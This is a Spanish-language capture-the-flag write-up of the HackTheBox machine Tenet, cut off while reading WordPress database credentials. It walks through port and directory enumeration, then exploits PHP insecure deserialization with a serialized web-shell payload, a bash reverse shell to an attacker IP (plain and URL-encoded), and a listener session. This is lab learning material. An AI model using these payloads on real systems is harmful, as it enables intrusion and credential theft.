

WRITE-UP



BY MARIANO ALFONSO



# Índice

<b>1. Introducción.....</b>	<b>3</b>
1.1 Scope.....	3
1.2 Metodología Aplicada.....	3
<b>2. Reconocimiento - Enumeración.....</b>	<b>4</b>
2.1 Uso de la Herramienta Nmap.....	4
2.2 Puerto 80.....	6
2.3 Uso de la Herramienta Gobuster.....	7
2.4 Virtual Hosting.....	8
<b>3. Análisis de Vulnerabilidades.....</b>	<b>10</b>
3.1 Information Disclosure.....	10
3.2 Uso de la Herramienta Wfuzz.....	12
3.3 Insecure Deserialization.....	13
<b>4. Explotación.....</b>	<b>14</b>
4.1 Remote Code Execution (RCE) - via Insecure Deserialization.....	14
4.2 Rvshell.....	16
4.3 Credenciales en Texto Claro.....	17
<b>5. Escalada de Privilegios.....</b>	<b>18</b>
5.1 Race Condition.....	20
<b>6. Conclusion Final.....</b>	<b>22</b>
<b>7. Apéndice I Links de Referencia.....</b>	<b>23</b>
7.1 Herramientas Utilizadas en la Auditoria.....	23
7.2 Documentación.....	23
<b>8. Contacto.....</b>	<b>23</b>

## 1. Introducción

En este **Write-Up**, no solo compartiré los pasos para resolver la máquina Tenet de la plataforma **HackTheBox**, sino que también mi objetivo es fomentar la colaboración y el intercambio de conocimientos dentro de la comunidad de la **CiberSeguridad, Pentesting y Hacking Ético**.

**Tenet** es una máquina de nivel medio con Sistema Operativo Linux, que contiene un servidor web Apache que aloja un Wordpress. El acceso al sistema se logra mediante la explotación de una vulnerabilidad insecure deserialisation. Una vez dentro, se logra obtener credenciales de una base de datos, lo que permite la migración a un usuario con mayores privilegios. Finalmente, se descubre que aprovechando una vulnerabilidad de race condition, un script bash con permisos de root, ejecutable mediante sudo, facilita la escalada de privilegios al permitir la escritura de claves SSH propias.

### 1.1 Scope

El scope de esta máquina fue definida como la siguiente.

Alcance de la máquina		
Servidor Web / Direcciones IPs / Hosts / URLs	Descripción	Subdominios
10.129.4.206	Dirección IP de la máquina Tenet	Todos

*Tabla 1:* Alcance pactado.

### 1.2 Metodología Aplicada

En el proceso de pruebas de seguridad, se optó por un enfoque gray-box, lo que significó que se tenía un nivel de acceso parcial a la infraestructura y el sistema objetivo.

Las etapas aplicadas para esta auditoria fueron las siguientes:

- Enfoque de prueba: En el proceso de pruebas de seguridad, se optó por un enfoque gray-box, lo que significó que se tenía un nivel de acceso parcial a la infraestructura y el sistema objetivo.
- Las etapas aplicadas para esta auditoría fueron las siguientes:



*Figura 1:* Etapas aplicadas al pentest.

## 2. Reconocimiento - Enumeración

### 2.1 Uso de la Herramienta Nmap

Primero, realizamos un escaneo con ayuda de la herramienta **Nmap** en busca de puertos abiertos.

```
1 nmap -p- --open --min-rate 5000 10.129.4.206
```

*Código 1:* Primer escaneo.

Parametro	Descripcion
-p-	Escanea los 65535 puertos.
--open	Muestra solo los puertos abiertos.
--min-rate 5000	Establece la velocidad mínima de envío de paquetes a 5000 paquetes por segundo.

*Tabla 2:* Definición de parámetros de nmap utilizados en el primer escaneo.

Y obtenemos lo siguiente:

```
> nmap -p- --open --min-rate 5000 10.129.4.206
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-02-23 11:06 -03
Nmap scan report for 10.129.4.206
Host is up (0.23s latency).
Not shown: 41903 filtered tcp ports (no-response), 23630 closed tcp ports (conn-refused)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
```

*Figura 2:* Resultado del primer escaneo.

Para el **puerto 22**, este puerto está asociado al servicio **SSH** (Secure Shell), que es un protocolo de red que permite a los usuarios acceder y controlar de forma remota una máquina a través de una conexión cifrada.

Para el **puerto 80**, este puerto está asociado al protocolo **HTTP** (Hypertext Transfer Protocol), utilizado para la transferencia de datos.

Se procedió a realizar otro escaneo con los scripts default de nmap, también especificando la versión.

```
1 nmap -sC -sV -p22,80 10.129.4.206
```

*Código 2:* Segundo escaneo.

Parametro	Descripcion
-sC	Realiza un escaneo con los scripts por defecto.
-sV	Determina la versiones de los servicios que se ejecutan en los puertos encontrados.
-p	Especifica los puertos que se escanearán.

*Tabla 3:* Definición de parámetros de nmap utilizados en el segundo escaneo.

Bueno, conocemos la versión de **SSH**, que es bastante antigua, y la versión de **Apache**.

```
> nmap -sC -sV -p22,80 10.129.4.206
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-02-23 11:12 -03
Nmap scan report for 10.129.4.206
Host is up (0.21s latency).

PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|   2048 cc:ca:43:d4:4c:e7:4e:bf:26:f4:27:ea:b8:75:a8:f8 (RSA)
|   256 85:f3:ac:ba:1a:6a:03:59:e2:7e:86:47:e7:3e:3c:00 (ECDSA)
|_  256 e7:e9:9a:dd:c3:4a:2f:7a:e1:e0:5d:a2:b0:ca:44:a8 (ED25519)
80/tcp    open  http      Apache httpd 2.4.29 ((Ubuntu))
|_ _http-title: Apache2 Ubuntu Default Page: It works
|_ _http-server-header: Apache/2.4.29 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

*Figura 3:* Resultado del segundo escaneo.

## 2.2 Puerto 80

Vamos a ver qué hay detras de ese puerto 80.



**Figura 4:** Template de Apahe.

Solo hay un template de apache.



## 2.3 Uso de la Herramienta Gobuster

Vamos a enumerar los directorios, para eso, usaremos **gobuster**.

```
1 gobuster dir -u http://10.129.4.206 -w /usr/share/wordlists/dirbuster/directory-list-lowercase-2.3-small.txt
```

*Código 3:* Comandos de gobuster utilizados.

Parametro	Descripcion
<b>-dir</b>	Indica a gobuster que debe realizar una búsqueda de directorios.
<b>-u</b>	Especifica la UR a la que se dirigirá gobuster para realizar la enumeración de directorios.
<b>-w</b>	Especifica la ruta del archivo de las palabras que se utilizará para realizar la enumeración de directorios.

*Tabla 4:* Definición de parámetros de gobuster utilizados para la enumeración de directorios.

Ok, hay un directorio en el servidor llamado **WordPress**.

```
> gobuster dir -u http://10.129.4.206 -w /usr/share/wordlists/dirbuster/directory-list-lowercase-2.3-small.txt

Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url: http://10.129.4.206
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/wordlists/dirbuster/directory-list-lowercase-2.3-small.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.6
[+] Timeout: 10s

Starting gobuster in directory enumeration mode


/wordpress (Status: 301) [Size: 316] [→ http://10.129.4.206/wordpress/]
Progress: 5703 / 81644 (6.99%)^C
[!] Keyboard interrupt detected, terminating.
Progress: 5713 / 81644 (7.00%)

Finished
```

*Figura 5:* Enumeración de directorios.


## 2.4 Virtual Hosting

Bueno, si ingresamos al directorio, vemos que se ve bastante mal. Esto se debe a que se está produciendo **Virtual Hosting**.



*Figura 6:* Virtual hosting.

Si revisamos el código fuente, vemos varios dominios.



*Figura 7:* Código fuente.




Claro, para solucionar este pequeño problema y visualizar correctamente la página web, debemos agregar el dominio **tenet.htb** al archivo **/etc/hosts**

```
1 sudo nano /etc/hosts
2
3 10.129.4.206 tenet.htb
```

*Código 4:* Agregando dominio al archivo **/etc/hosts**

Esto hará que la IP apunte al dominio. ahora, cuando ingresemos al dominio, no tendremos problemas.

Una vez dentro, enumeramos las tecnologías con **Wappalyzer** gy verificamos si efectivamente hay un **CMS** (Content Management System - Sistema de Gestión de Contenidos) de WordPress. Observamos **PHP**, que obviamente corresponde a WordPress, una database **MySQL** y el tema que está empleando WordPress.




**Figura 8:** Enumeración de tecnologías con Wappalyzer.

## 3. Análisis de Vulnerabilidades

### 3.1 Information Disclosure

Revisando la página web, vemos tres publicaciones y una de ellas tiene el título **Migration**. Si entramos en ese post, nos informan sobre una migración de datos y nos piden paciencia, ya que un desarrollador está a cargo de ello. Sin embargo, si miramos más abajo, encontramos un comentario de un usuario llamado **neil**, quien pregunta si eliminaron el archivo **sator.php** y su correspondiente **backup**.



**Figura 9:** Information Disclosure.

Bueno, bueno, bueno, esto me hace suponer que el developer neil ha cometido un error, ya que ha divulgado información que supuestamente nadie debería saber.




Luego de un tiempo (me volví loco buscando el archivo sator.php en la ruta `http://tenet.htb/sator.php`), me olvidé de que la máquina aplica virtual hosting. Entonces, lo que hice fue agregar el subdominio `sator.tenet.htb` al archivo `/etc/hosts`

```
1 sudo nano /etc/hosts
2
3 10.129.4.206 tenet.htb sator.tenet.htb
```


*Código 5:* Agregando subdominio al archivo `/etc/hosts`

Ahora podemos acceder al archivo `sator.php` sin problemas.



*Figura 10:* Archivo `sator.php`

Después me di cuenta de que también podemos ingresar desde la IP, sin agregar el subdominio al archivo `/etc/hosts`



*Figura 11:* Ingresando al archivo `sator.php` desde la IP.

### 3.2 Uso de la Herramienta Wfuzz

Usaré wfuzz para saber cuál es la extensión del archivo de backup. Para ello, utilizaré el siguiente comando.

```
1 wfuzz -c --hc=404 -z file,extension.txt http://sator.tenet.htb/sator.php.FUZZ
```

**Código 6:** Comandos utilizados para realizar fuzzing con wfuzz.

Parametro	Descripcion
-c	Habilita la coloración en la salida de wfuzz, lo que facilita la identificación visual de diferentes tipos de respuestas.
--hc=404	La opción --hc significa "hide code" y oculta las respuestas que tienen el código de estado 404.
-z file	Este parámetro indica que wfuzz debe utilizar una lista de palabras contenida en un archivo de texto.

**Tabla 5:** Definición de parámetros de wfuzz.

Como resultado, el archivo de respaldo tiene la extensión **.bak**

```
> wfuzz -c --hc=404 -z file,extension.txt http://sator.tenet.htb/sator.php.FUZZ

/usr/lib/python3/dist-packages/wfuzz/__init__.py:34: UserWarning:Pycurl is not compiled against Openssl. Wfuzz might not work correctly when fuzzing SSL sites. Check Wfuzz's documentation for more information.
*****
* Wfuzz 3.1.0 - The Web Fuzzer
*****

Target: http://sator.tenet.htb/sator.php.FUZZ
Total requests: 16

ID      Response  Lines  Word  Chars  Payload
-----
000000007:  200      31 L   70 W   514 Ch  ".bak"

Total time: 0
Processed Requests: 16
Filtered Requests: 15
Requests/sec.: 0
```

**Figura 12:** Fuzzing con wfuzz.



Si ingresamos a la ruta, vemos que se nos descarga un archivo que contiene el siguiente código PHP.

```
1 <?php
2
3 class DatabaseExport
4 {
5     public $user_file = 'users.txt';
6     public $data = '';
7
8     public function update_db()
9     {
10         echo '[+] Grabbing users from text file <br>';
11         $this-> data = 'Success';
12     }
13
14
15     public function __destruct()
16     {
17         file_put_contents(__DIR__ . '/' . $this ->user_file, $this
18 >data);
19         echo '[] Database updated <br>';
20         // echo 'Gotta get this working properly...';
21     }
22 }
23
24 $input = $_GET['arepo'] ?? '';
25 $databaseupdate = unserialize($input);
26
27 $app = new DatabaseExport;
28 $app -> update_db();
29
30 ?>
```

*Código 7: Código php.*

### 3.3 Insecure Deserialization

Aquí vemos cosas interesantes, pero primero debemos tener en claro dos conceptos fundamentales:

1. **Serialización:** En este proceso, los objetos son convertidos en una secuencia de bytes, lo que los hace adecuados para ser almacenados en un archivo o transmitidos a través de una red. La serialización preserva la estructura y el estado del objeto original.
  - Por ejemplo, si tienes un objeto en un lenguaje de programación como Python, puedes serializarlo para convertirlo en una cadena de bytes que pueda ser guardada en un archivo o transmitida a otro sistema.
2. **Deserialización:** Es el proceso inverso. Convierte la secuencia de bytes de vuelta en un objeto en memoria que puede ser utilizado por el programa. Esto es útil cuando necesitas recuperar datos previamente serializados, como al leer un archivo que contiene datos serializados o recibir datos a través de una red.

Sé que la explicación puede resultar confusa, pero de igual manera dejaré documentación al final del Write-Up.

Bien, ustedes podrían preguntar: ¿Pero Marian, qué tiene que ver esto con la máquina? Bueno, al observar el código, vemos que la función **unserialize** se encarga de deserializar los datos del usuario que le pasamos al parámetro **arepo**, los cuales son guardados en la variable **input**. Esto es muy peligroso, ya que nunca debemos confiar en la entrada del usuario. Casi todas las vulnerabilidades que no han sido remediadas se deben a la falta de sanitización en la entrada del usuario. Por lo tanto, si un usuario ingresa datos serializados, estos serán deserializados mediante la función **unserialize** sin ningún tipo de sanitización.

En consecuencia, este código es vulnerable a **insecure deserialization**.

## 4. Explotación

### 4.1 Remote Code Execution (RCE) - via Insecure Deserialization

Entonces se me ocurrió crear un script para explotar esta vulnerabilidad, mediante variables públicas, creamos un archivo php que contenga datos serializados. Esta data sería una llamada al sistema con el parámetro **cmd**, lo que me permitiría ejecutar cualquier comando, por eso no utilizo el '`<?php system(whoami); ?>`'

```
1 <?php
2
3 class DatabaseExport {
4
5     public $user_file = "rce.php";
6     public $data = '<?php system($_REQUEST["cmd"]); ?>';
7
8 }
9
10 $script = new DatabaseExport;
11 echo serialize($script);
12
13 ?>
```


*Código 8:* Script en php.

Una vez creado el archivo y ejecutado, nos genera el siguiente objeto serializado:

```
> php serialization.php; echo
O:14:"DatabaseExport":2:{s:9:"user_file";s:7:"rce.php";s:4:"data";s:34:"<?php system($_REQUEST["cmd"]); ?>";}
```


*Figura 13:* Objeto serializado.

Antes de ingresarlo en la URL, debemos codificarlo. Para eso, vamos a usar **CyberChef**.



**Figura 14:** Objeto serializado en formato URL encode.

Una vez enviado el objeto serializado, nos devuelve un mensaje que indica que la base de datos se ha actualizado.




**Figura 15:** Mensaje database update.

Procedemos a probar cualquier comando para ver si tenemos RCE. Para ello, apuntamos al archivo que creamos y al parámetro cmd.



**Figura 16:** Comandos para confirmar rce.

Y si tenemos el RCE, pero un consejito par aque se vea mejor, en estos caso precionamos **CTRL+U** y apreciaremos la salida mucho mejor.



**Figura 17:** CTRL+U para visualizar mejor la salida.



## 4.2 Rvshell

Bueno, vemos que somos el usuario www-data, pero para examinar mejor el contenido, nos enviaremos una revshell. Si ya tenemos RCE, ¿por qué no hacerlo? Para ello, abriremos **BurpSuite** y interceptaremos la petición para agregar el siguiente comando y establecer una reverse shell.

```
1 bash -c "bash -i >& /dev/tcp/10.10.14.92/6162 0>&1"
```


*Código 9:* Comando para establecer la revshell.

Pero este comando debe ser codificado en URL. Aquí está:

```
1 %62%61%73%68%20%2d%63%20%22%62%61%73%68%20%2d%69%20%3e%26%20%2f%64%65%76%2f%74%63%70%2f%31%30%2e%31%30%2e%31%34%2e%39%32%2f%36%31%36%32%20%30%3e%26%31%22
```

*Código 10:* Comando para establecer la revshell encodeado en URL.

Enviamos la petición y obtenemos la revshell.



```
GET /rce.php?code=%62%61%73%68%20%2d%63%20%22%62%61%73%68%20%2d%69%20%3e%26%20%2f%64%65%76%2f%74%63%70%2f%31%30%2e%31%30%2e%31%34%2e%39%32%2f%36%31%36%32%20%30%3e%26%31%22 HTTP/1.1
Host: sator.tenet.htb
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Connection: close
Upgrade-Insecure-Requests: 1
```

```
mao@kali: ~/Desktop/HTB/Tenet/content
> nc -nlvp 6162
listening on [any] 6162 ...
connect to [10.10.14.92] from (UNKNOWN) [10.129.21.81] 35886
bash: cannot set terminal process group (1929): Inappropriate ioctl for device
bash: no job control in this shell
www-data@tenet:/var/www/html$ whoami
www-data
www-data@tenet:/var/www/html$
```

*Figura 18:* Revshell obtenida.

Antes de seguir, voy a estabilizar la shell, esto permitira hacer **CTRL+C**, **CTRL+L** sin que quitee la revshell.

A continuación, dejo los pasos de los comandos:

```
1 script /dev/null -c bash
2
3 CTRL + Z
4
5 stty raw -echo; fg
6
7 reset xterm
8
9 export TERM=xterm
10
11 export SHELL=bash
```

*Código 11:* Tratamiento de la tty.

Una vez establecida la shell, si vamos a la ruta `/home/neil` y queremos visualizar la flag, no podemos porque no tenemos permisos.

```
www-data@tenet:/home/neil$ ls
user.txt
www-data@tenet:/home/neil$ cat user.txt
cat: user.txt: Permission denied
```

*Figura 19:* Flag sin permisos de lectura.

### 4.3 Credenciales en Texto Claro

Bien, para eso volvamos a la ruta inicial, me refiero a esta `/var/www/html/wordpress`, donde se encuentra el archivo `wp-config.php` que suele tener credenciales de la **database** en **texto claro**.

```
www-data@tenet:/var/www/html$ ls
index.html  rce.php  sator.php  sator.php.bak  users.txt  wordpress
www-data@tenet:/var/www/html$ cd wordpress/
www-data@tenet:/var/www/html/wordpress$ ls
index.php  readme.html  wp-admin  wp-comments-post.php  wp-config.php  wp-cron.php  wp-links-opml.php  wp-l
php  wp-trackback.php
license.txt  wp-activate.php  wp-blog-header.php  wp-config-sample.php  wp-content  wp-includes  wp-load.php  wp-m
p  xmlrpc.php
```

→ Archivo que contiene credenciales

*Figura 20:* Archivo wp-config.php

Procedemos a leer el contenido y encontramos las credenciales del usuario **neil** y su **password**.

```
// ** MySQL settings - You can get this info from your web host ** //
/** The name of the database for WordPress */
define( 'DB_NAME', 'wordpress' );

/** MySQL database username */
define( 'DB_USER', 'neil' );

